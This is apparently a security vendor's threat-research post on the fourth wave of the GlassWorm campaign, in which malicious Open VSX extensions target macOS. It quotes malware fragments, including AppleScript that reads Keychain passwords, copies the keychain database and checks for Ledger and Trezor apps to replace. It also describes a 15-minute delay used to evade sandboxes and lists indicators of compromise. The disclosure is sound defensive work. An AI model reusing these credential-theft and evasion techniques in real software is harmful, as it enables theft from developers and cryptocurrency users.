GlassWorm Goes Mac: Fresh Infrastructure, New Tricks


By Gal Hachamov,,

Archived: 2026-04-29 02:05:13 UTC

Two and a half months ago, we exposed GlassWorm, the first self-propagating worm targeting VS Code extensions, using invisible Unicode characters to hide malicious code. We've tracked this threat actor through three waves: invisible Unicode payloads, a return strike that exposed real victims including a Middle Eastern government entity, and a pivot to compiled Rust binaries.

Now they're back. With 50,000 downloads, a platform switch from Windows to macOS, and the infrastructure is fully operational as you read this.


Our risk engine flagged three suspicious extensions on Open VSX marketplace. At first, they didn't look connected to any campaign we'd been tracking. But then we noticed the Solana blockchain C2 – and when we traced the infrastructure, a familiar IP confirmed our suspicion: 45.32.151.157, the same C2 server from GlassWorm's third wave.



Koidex report for Prettier Pro

The invisible Unicode technique we exposed in October? Gone. The Rust binaries from Wave 3? Also gone. This time, the payload is wrapped in AES-256-CBC encryption and embedded in compiled JavaScript - but the core mechanism remains the same: fetch the current C2 endpoint from Solana, execute what it returns. What's new is the target: code designed to replace hardware wallet applications with trojanized versions.

The GlassWorm actor isn't just persistent - they're evolving. And now they're coming for your Mac.



Prettier Pro on open-vsx

The Pivot: From Windows to macOS

This is the biggest change in Wave 4. Every previous GlassWorm wave targeted Windows exclusively. Wave 4 targets macOS exclusively.

Why the shift?

Developers use Macs. Especially in crypto, web3, and startup environments – exactly the victims GlassWorm wants to compromise. The attacker is fishing where the fish are.

This isn't a lazy port. The macOS payload is purpose-built, using platform-specific techniques throughout:

AppleScript for stealth execution instead of PowerShell:

```
set keychainPassword to do shell script "security 2>&1 \\
 find-generic-password -s 'pass_users_for_script' -w"
```

LaunchAgents for persistence instead of Registry keys and Scheduled Tasks:

Direct Keychain database theft:

```
readwrite(profile & "/Library/Keychains/login.keychain-db", \\
 writemind & "keychain")
```

The attacker knows macOS. This is professional work.

New Delivery Method: Encrypted JavaScript

Wave 1 used invisible Unicode characters – literally unrenderable code hidden in whitespace.

Wave 3 used compiled Rust binaries – native code that requires reverse engineering to analyze.

Wave 4 uses something different: **AES-256-CBC encrypted payloads** embedded directly in compiled JavaScript.

Here's what we found at line 64 of pro-svelte-extension's main file:

The payload is encrypted with a hardcoded key and IV. Same key across all three extensions – confirming a single actor. But here's the clever part:

The 15-minute delay.

That `9e5` in the code? That's 900,000 milliseconds. Fifteen minutes.

Most automated sandbox environments timeout after 5 minutes. By waiting 15 minutes before executing anything malicious, the malware evades dynamic analysis completely. The sandbox sees a clean extension. It gets approved. And 15 minutes after a developer installs it, the real payload drops.

This is why traditional security scanning missed it.

New C2 Infrastructure (Mostly)

The attacker is using a new Solana wallet for this wave: `BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC` – different from the wallets in previous waves, though the old ones remain active.

We can trace the infrastructure evolution through the blockchain. On November 27, a transaction pointed to 217.69.11.60. By December, the C2 had shifted to `45.32.151.157` - an IP that also appeared in Wave 3. That's how we know this is the same actor.

They also added a new exfiltration server: `45.32.150.251`.

The Solana blockchain C2 technique remains unchanged – the attacker posts transaction memos containing base64-encoded URLs, and the malware queries the blockchain to find the current C2 endpoint. Immutable, decentralized, impossible to take down.

New Capability: Hardware Wallet Trojans

Here's where Wave 4 gets truly dangerous.

Previous GlassWorm waves stole credentials and installed backdoors. Wave 4 does all that – plus it **attempts to replace your hardware wallet applications with trojanized versions**.

Important timing note: As of our testing on December 29, 2025, the C2 server endpoints for the trojanized wallets are returning empty files. The malware includes file size validation that prevents installation of files smaller than 1000 bytes – a defensive programming choice that causes the wallet replacement to silently fail when downloads are incomplete.

This could mean the attacker is still preparing the macOS wallet trojans, or the infrastructure is in transition. **The capability is built and ready** – it's just waiting for payloads to be uploaded. All other malicious functionality (credential theft, keychain access, data exfiltration, persistence) remains fully operational.

The code checks for both Ledger Live and Trezor Suite:

```
set hasLedgerLive to (do shell script "test -d " & quoted form of \\
  "/Applications/Ledger Live.app" & " && echo yes || echo no") is "yes"
set hasTrezor to (do shell script "test -d " & quoted form of \\
  "/Applications/Trezor Suite.app" & " && echo yes || echo no") is "yes"

if hasLedgerLive then
  my installWallet("ledger", baseURL, installDir)
end if

if hasTrezor then
  my installWallet("trezor", baseURL, installDir)
end if
```

If either is found, the malware downloads a trojanized replacement, removes the legitimate app, and installs the malicious version in its place.

This is a significant escalation in capability. Hardware wallets are supposed to be the most secure way to store cryptocurrency. Users trust them precisely because the signing happens on a separate device. But if your Ledger Live or Trezor Suite application is compromised, the attacker can:

- Display fake receiving addresses
- Modify transaction details before signing
- Capture your seed phrase during "recovery" flows
- Intercept communication between the app and device

Your hardware wallet is only as secure as the software you use to interact with it.

The file size validation code reveals the attacker's attention to detail:

This isn't amateur hour. The attacker built in sanity checks to prevent broken installations that might alert victims. When the trojanized wallet payloads go live, the installation will be seamless.

What Still Gets Stolen

Even without the hardware wallet trojans active, the payload is devastating.

Cryptocurrency wallets – The malware targets 50+ browser extension wallets including MetaMask, Phantom, Coinbase Wallet, Exodus, Keplr, Solflare, Trust Wallet, and Rabby. It also goes after desktop wallets: Electrum, Coinomi, Exodus, Atomic, Ledger Live data, Trezor Suite data, Monero, and Bitcoin Core.

Developer credentials – GitHub tokens from VS Code storage and git credential cache. NPM tokens from .npmrc. Your entire ~/.ssh directory. Git credentials from any cached authentication.

System credentials – macOS Keychain passwords and the raw database file. VPN configurations. Browser cookies and local storage from Chrome, Firefox, Brave, and Edge.

Everything gets staged in /tmp/ijewf/, compressed, and exfiltrated to `45.32.150.251/p2p`.

The Evolution Pattern

Let's step back and look at what we're seeing.

Wave 1 (October 17): Invisible Unicode in OpenVSX extensions. Windows-focused. Solana + Google Calendar for C2.

Wave 2 (November 6): Same technique, more extensions. We accessed the attacker's server and found real victims including a Middle Eastern government entity.

Wave 3 (November 22): Rust binaries instead of Unicode. No more invisible code – now it's compiled native code that requires reverse engineering.

Wave 4 (December 19): Platform pivot to macOS. Encrypted JavaScript payloads. New Solana wallet. Hardware wallet trojanization capability added.

The pattern is clear. Each time we expose their techniques, they adapt:

- Unicode technique documented → Switched to Rust binaries

- Rust binaries analyzed → Moved to encrypted JavaScript
- Windows targeting known → Pivoted to macOS
- Credential theft established → Added hardware wallet trojans

This is an active, adaptive threat actor who reads security research and evolves their tooling in response. The shared infrastructure (45.32.151.157) proves it's the same actor. The constant evolution proves they're not going away.

IOCs

Extension IDs (open-vsx):

- `studio-velte-distributor.pro-svelte-extension`
- `cudra-production.vsce-prettier-pro`
- `Puccin-development.full-access-catppuccin-pro-extension`

Network Indicators:

- `45.32.151.157` – Primary C2 (shared with Wave 3)
- `45.32.150.251` – Exfiltration server
- `217.69.11.60` – Earlier C2 (November 27, 2025)
- `BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC` – Solana C2 wallet

Final Thoughts

GlassWorm is now a cross-platform threat.

These extensions were live for days. In that window, they accumulated 50,000 downloads while the VS Code Marketplace's automated scanning saw nothing wrong.

That's not a failure of the scanning - it's a limitation of the approach. When malware waits 15 minutes to execute, static analysis will always come up clean. When C2 infrastructure lives on an immutable blockchain, there's no domain to blacklist. When the attacker reads your research and ships new techniques within weeks, signature-based detection is always one step behind.

Four waves in two and a half months. Each one more capable than the last. The question isn't whether there will be a Wave 5 - it's whether you'll catch it before your developers install it.

This writeup was authored by the research team at Koi Security.

Our risk engine, Wings, flagged these extensions within hours of publication. When attackers evolve this fast, you need continuous behavioral analysis across your entire software supply chain.

Book a demo to see how Koi catches what satisfactory scanners miss.

Stay safe out there
